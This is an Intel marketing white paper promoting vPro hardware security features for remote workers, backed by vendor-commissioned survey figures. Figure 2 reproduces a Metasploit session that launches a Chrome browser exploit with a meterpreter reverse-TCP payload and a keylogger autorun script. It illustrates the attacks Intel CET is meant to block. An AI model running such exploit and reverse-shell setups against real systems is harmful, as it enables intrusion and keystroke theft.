Provide Hardware-Assisted Endpoint Security for Remote Workers with Intel vPro®

The latest Intel vPro platform improves employees' remote-work experiences within a hardened security environment.

Top security challenges when working outside the office

The return to the office is underway, but many employees still prefer to work remotely. As remote work blurs the line between personal and business computing, without clear guidelines and technological safeguards, security risks can multiply:

- **Unsecured Wi-Fi networks.** Those working from home, hotel lobbies, or coffee shops might download files or visit unsecured websites that can expose the corporate network to all kinds of attacks and bad actors. In addition, home Wi-Fi networks often connect multiple devices (such as routers, Internet of Things [IoT] devices, and smart home devices) that can be easily breached.
- **No firewalls.** When workers are remote, their devices are not always protected with traditional network security measures such as VPNs and firewalls, leading many organizations to adopt zero-trust security principles.
- **Phishing attacks.** Emails or text messages can easily mimic credentials, tricking remote employees who might be unable to verify the source of such communications, which can lead to ransomware attacks.
- **Unsecured devices.** Data leakage and privacy breaches can happen when workers sit in public areas, as passersby can view their laptop screens, or when workers leave laptops unattended or in cars.

To mitigate these risks, organizations must implement a range of best practices and technologies, including security software. But security software can slow down performance on today's laptops. How can enterprises ensure that their PC fleets are using the latest security features and are continuously updated for emerging threats without compromising their employees' remote working experiences and PC performance?

Table of Contents:

Intel vPro: Equipping IT to secure and manage computing for today's workforce

Organizations everywhere need purpose-built PCs that can stop cyber threats, boost user productivity, and even save time and money for IT. Intel vPro is a business computing foundation that integrates hardware and software technologies to give IT organizations greater control over PCs while keeping their users productive. The Intel vPro platform helps keep PCs and data secure with hardware-enhanced protections, right out of the box.

And with built-in remote-management capabilities, IT organizations can support employees working anywhere, without having to touch their PCs.[1] Intel vPro helps maintain performance for remote work, combined with unique hardware-based, multilayer security measures.

Intel vPro helps enhance security at all layers of the stack, supporting federated identity solutions such as Windows Hello Enhanced Sign In and Microsoft Active Directory for Windows Server. It also supports the next layer of protection—endpoint detection and response (EDR) solutions, such as Microsoft Defender for Business and OEM below-the-operating-system (OS) security software integrations.

91 percent of hundreds of survey respondents said Intel vPro laptops and desktops run faster and better than before.[2]

Harden your security across PC fleets

Intel vPro helps protect PCs everywhere with comprehensive security features designed for a dispersed remote workforce. With Intel vPro, enterprises can keep remote devices patched and updated with the latest security measures. Intel works with industry-leading EDR solutions so that their security capabilities are more effective, with better performance, leaving the user experience (UX) intact.

Best of all, many features are ready to use out of the box with no configuration needed, simplifying implementation for IT organizations.

Table 1. Most Intel vPro platform security features are already implemented, requiring no configuration


Intel vPro security technology	Enabled out of the box
Intel® Hardware Shield	✓
Intel® Control-Flow Enforcement Technology (Intel® CET)	✓
Intel® Threat Detection Technology (Intel® TDT)	✓

Intel Hardware Shield

Intel Hardware Shield is a suite of technologies that helps protect the full computing stack. Unlike security software, Intel Hardware Shield provides below-the-OS security capabilities against attacks at the firmware and hardware levels. It also provides application and data protection capabilities with hardware-accelerated virtualization encryption to maintain optimal performance with advanced threat detection and protection.

Why does below-the-OS security matter?

Below-the-OS security capabilities help identify unauthorized changes to hardware and firmware, preventing malicious code injection with Unified Extensible Firmware Interface (UEFI) protection and visibility. Many Intel vPro features are used by OEMs in their bundled below-the-OS security packages.



Intel Hardware Shield

Below-the-OS security

Provided by BIOS and boot-flow protection technology

- Intel® BIOS Guard
- Intel® Boot Guard
- Intel® Firmware Guard
- Intel® Firmware Update/Recovery
- Intel® Platform Trust Technology (Intel® PTT)
- Intel® Runtime BIOS Resilience
- Intel® System Resources Defense
- Intel® Trusted Execution Technology (Intel® TXT)
- Intel® System Security Report
- Intel® Tunable Replica Circuit—Fault Injection Detection

Figure 1. Intel Hardware Shield is built into the Intel vPro platform to help protect PCs at every layer, including below the OS

Intel Threat Detection Technology (Intel TDT)

Intel TDT helps prevent ransomware, cryptomining, and even memory-scanning attacks by using hardware-based monitoring to detect and prevent malicious activity.

Intel TDT is a set of technologies that harnesses hardware telemetry and acceleration capabilities. It gathers and analyzes raw data to help identify polymorphic malware, cryptomining, fileless scripts, and other targeted attacks in real time, and with minimal end-user impact.


Intel TDT uses machine learning (ML) heuristics to reduce false-positive alerts. Intel TDT also helps improve the performance of endpoint detection and response (EDR) solutions that continuously monitor endpoint devices, such as Microsoft Defender for Endpoint, CrowdStrike, and Fidelis. It does this by offloading memory scanning functions from the CPU to an auxiliary graphics processing unit (GPU), making security software solutions less resource-intensive and providing a better overall employee UX.

EDR solutions can gain between 4x and 7x in memory-scan performance over the CPU, allowing for a broader use of scanning when needed.[3] CrowdStrike recently introduced Intel TDT accelerated memory scanning into the CrowdStrike Falcon sensor for Windows to increase visibility and detect in-memory threats,[4] adding another layer of protection against fileless threats, which constituted 71 percent of all detected attacks in 2022.[5]

Intel TDT with EDR solutions was able to detect up to 97 percent of known and unknown attacks.[6]

Intel Control-Flow Enforcement Technology (Intel CET)

Intel CET is an advanced mitigation technology that helps protect against what are known as return-oriented programming, jump-oriented programming, and call-oriented programming (ROP/JOP/COP) attacks. These attacks, which are common among connected apps such as browsers and meeting tools, exploit memory-safety vulnerabilities.



```
      =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace
rue

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
URIPATH => /
AutoRunScript => keylogrecorder
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.23.225.125:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.23.225.125:8080/
[*] Server started.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) >
```

```
Exploit running background job 0.
Exploit completed, but no session was created.
```

Figure 2. Intel CET mitigates attacks that can be hard to detect and easy to execute, such as by clicking a browser link

Attackers can use pieces of existing code running on executable memory to modify system components. These attacks are especially alarming because they are hard to detect and have long eluded software-only security solutions.

Intel CET supplements software security features to address ROP/JOP/COP attacks and offer a higher level of security.[7] According to one report, the implementation of Intel CET is considered "a major step towards eliminating the use of ROP and other control-flow hijacking techniques."[7] Intel CET has been adopted by Microsoft in the Windows OS, and it is included in Windows 10 version 20H1 and later. It is also being developed to support the Linux kernel, and it is enabled for security-critical browser processes for Google Chrome and related browsers.[7]

Intel® Virtualization Technology (Intel® VT)

Remote work has driven the rise in virtualization-based security (VBS). IT teams can enable Intel vPro security features using policies available for Windows 10 and 11. Intel VT, available on PCs with the Intel vPro platform, allows PCs to support usages for activity partitioning, workload isolation, embedded management, legacy software migration, and disaster recovery. Virtualization allows enterprises to run multiple operating systems and applications in independent partitions on a single server, enabling the isolation of workloads and reducing the opportunity for malware to easily spread. Isolation is especially critical for hybrid work, when employees might use PCs for both work and personal uses.




Figure 3. Workload isolation, enabled by Intel VT on the Intel vPro platform, reduces the attack surface and the ability for malware to persist and spread across resources by supporting the creation of isolated virtual machines (VMs)


Intel® Total Memory Encryption–Multi-Key (Intel® TME-MK)

Intel TME-MK encrypts sections of system memory in DRAM, including OS and application data, to help protect against physical cold-boot attacks. This technology allows virtual containers/machines to use multiple keys to encrypt different memory regions, thereby enhancing security by isolating data.

Intel® Wi-Fi Proximity Sensing

Intel Wi-Fi Proximity Sensing is a technology that helps simplify security when remote workers are located in public areas or shared office spaces. This technology detects ambient motion in the immediate area using wireless signals. When a user walks away from their laptop, the technology senses their movement and automatically locks the device. When the person returns to start work again, the feature "wakes" the PC and gets it ready for use.

Intel Wi-Fi Proximity Sensing can intelligently sense when to lock or wake a user's laptop



Walk-away lock[8]

Wi-Fi senses your departure and locks the PC in seconds

Security

User forgets to lock PC → Human presence check → Automatic PC lock

Wake on approach[8]

Wi-Fi senses your return and wakes the PC in seconds

Convenience

Human presence detected → Automatic PC wake → Login screen appears

Intel® Remote Secure Erase (Intel® RSE)

When a PC is retired, repurposed, returned for repair, or lost, information security policies often require data to be "wiped" from the drive. Wiping can be difficult and time-consuming when working onsite, but it can be nearly impossible when remote. Intel RSE offers a way to securely erase drives remotely, and it is available through Intel® Active Management Technology (Intel® AMT).[9]

Zero-trust measures that support employees wherever they work

The combined security measures in the Intel vPro platform can help to reduce the attack surface of PCs with several hardware-attack countermeasures. Intel vPro is engineered to support remote work through zero-trust security principles, ensuring users are authenticated and assessing the health of each device and access to applications.

The effectiveness of Intel vPro hardened security features is borne out in studies. Organizations with more than 5,000 employees that primarily use Intel vPro platform–based devices reported fewer security breaches per year, on average, compared to their counterparts without Intel vPro.[10]

- Organizations without Intel technologies reported an average of 3.9 material breaches per year, compared to 2.8 annual material breaches for organizations using Intel technologies.[11]

- Organizations using Intel technologies were less likely to experience breaches because of external attacks, internal incidents, attacks or incidents involving third-party suppliers, and lost or stolen assets.[12]

- 92 percent of IT professionals surveyed found that their laptops and desktops were more secure than before after standardizing on Intel vPro.[2]

- Complete utilization of all Intel vPro hardware security features can reduce the attack surface by up to 70 percent.[7]

Raise the bar for security and performance

Intel vPro platform–based devices are purpose-built for remote work and security workloads. With each new generation, Intel vPro continues to focus on security innovation, consistently striving to keep enterprises a step ahead of bad actors. What began with industry-leading below-the-OS protection has evolved to 13th Generation Intel® Core™ processors today, which can help increase security above the OS, saving companies from breaches and giving back valuable IT hours.

By optimizing capabilities and security features that normally reside behind company firewalls, Intel vPro provides the most comprehensive security for your business.[13]

Elevate employee user experiences and security for real-world business computing

Learn more about the latest PCs built on Intel vPro, and learn about the significant security benefits your workers and business could enjoy.

[1] Both Intel® Standard Manageability and Intel AMT support remote out-of-band capabilities on provisioned Windows PCs, but only Intel vPro Enterprise for Windows with Intel AMT supports remote keyboard-video-mouse (KVM) control.
[2] Based on a survey of 416 ITDMs at enterprises across the world using Intel vPro platforms in the US, the UK, Germany, Japan, and China. 92 percent of respondents marked "agree" or "strongly agree." Results may vary. Source: Forrester Consulting. "The Total Economic Impact™ of the Intel vPro Platform." Commissioned by Intel. January 2021. intel.com/content/www/us/en/business/enterprise-computers/resources/vpro-platform-tei-case-study-2021.html.
[3] Based on offload memory scanning to the integrated GPU via the Intel TDT API, which results in a 3–7x acceleration over CPU scanning methods as described in the CrowdStrike blog. See intel.com/performance-vpro for additional details.
[4] CrowdStrike. "CrowdStrike Falcon® Enhances Fileless Attack Detection with Intel Accelerated Memory Scanning Feature." March 2022. crowdstrike.com/blog/falcon-enhances-fileless-attack-detection-with-accelerated-memory-scanning/.
[5] CrowdStrike. "2023 Global Threat Report." 2023. https://go.crowdstrike.com/rs/281-OBQ-266/images/CrowdStrike2023GlobalThreatReport.pdf.
[6] SE Labs. "Enterprise Advanced Security (Ransomware): Intel." February 2023. https://selabs.uk/reports/enterprise-advanced-security-ransomware-intel-threat-detection-technology-2023-02/.
[7] IOActive. "13th Generation Intel Core Attack Surface Study." Commissioned by Intel. March 2023. intel.com/content/dam/www/central-libraries/us/en/documents/2023-03/ioactive-intel-13th-generation-attack-surface-study-summary-report.pdf.
[8] "Walk-away lock" and "Wake on approach" are supported with Windows 11. Intel Wi-Fi-Proximity Sensing is currently only available on eligible Intel® Evo™ and Intel vPro designs on Windows PCs.
[9] Check with your OEM to ensure that Intel RSE is supported on your devices.
[10] Forrester Consulting. "The Total Economic Impact™ Of Intel vPro® Hardware-Enabled Security Features." Commissioned by Intel. September 2022. intel.com/content/www/us/en/business/enterprise-computers/resources/impact-of-vpro-hardware-enabled-security-paper.html.
[11] Based on 719 worldwide IT decision makers (ITDMs) with endpoint-management responsibility responding to the question, "How many security breaches have happened to [device] with [processor] at your organization in the past year?" Source: A commissioned study conducted by Forrester Consulting on behalf of Intel, 2021.
[12] Based on 239 worldwide ITDMs with endpoint-management responsibility responding to the question, "You indicated earlier that your organization has faced a breach within the last 12 months. How was a breach enabled in your organization?" Source: A commissioned study conducted by Forrester Consulting on behalf of Intel, September 2022.
[13] As of March 2023, based on the unrivaled combination of above- and below-the-OS security capabilities, app and data protections, and advanced threat protections Intel vPro delivers for any size of business, in addition to Intel's security-first approach to product design, manufacture, and support. All business PCs built on the Intel vPro platform have been validated against rigorous specifications, including unique hardware-based security features. Details at intel.com/Performance-vPro. Results may vary.

Performance varies by use, configuration and other factors. Learn more at www.Intel.com/PerformanceIndex.

Performance results are based on testing as of dates shown in configurations and may not reflect all publicly available updates. See configuration disclosure for additional details.

Intel technologies may require enabled hardware, software or service activation.

No product or component can be absolutely secure.
Your costs and results may vary.

Intel does not control or audit third-party data. You should consult other sources to evaluate accuracy.

Printed in USA 0823/RR/PRW/PDF Please Recycle 356510-001US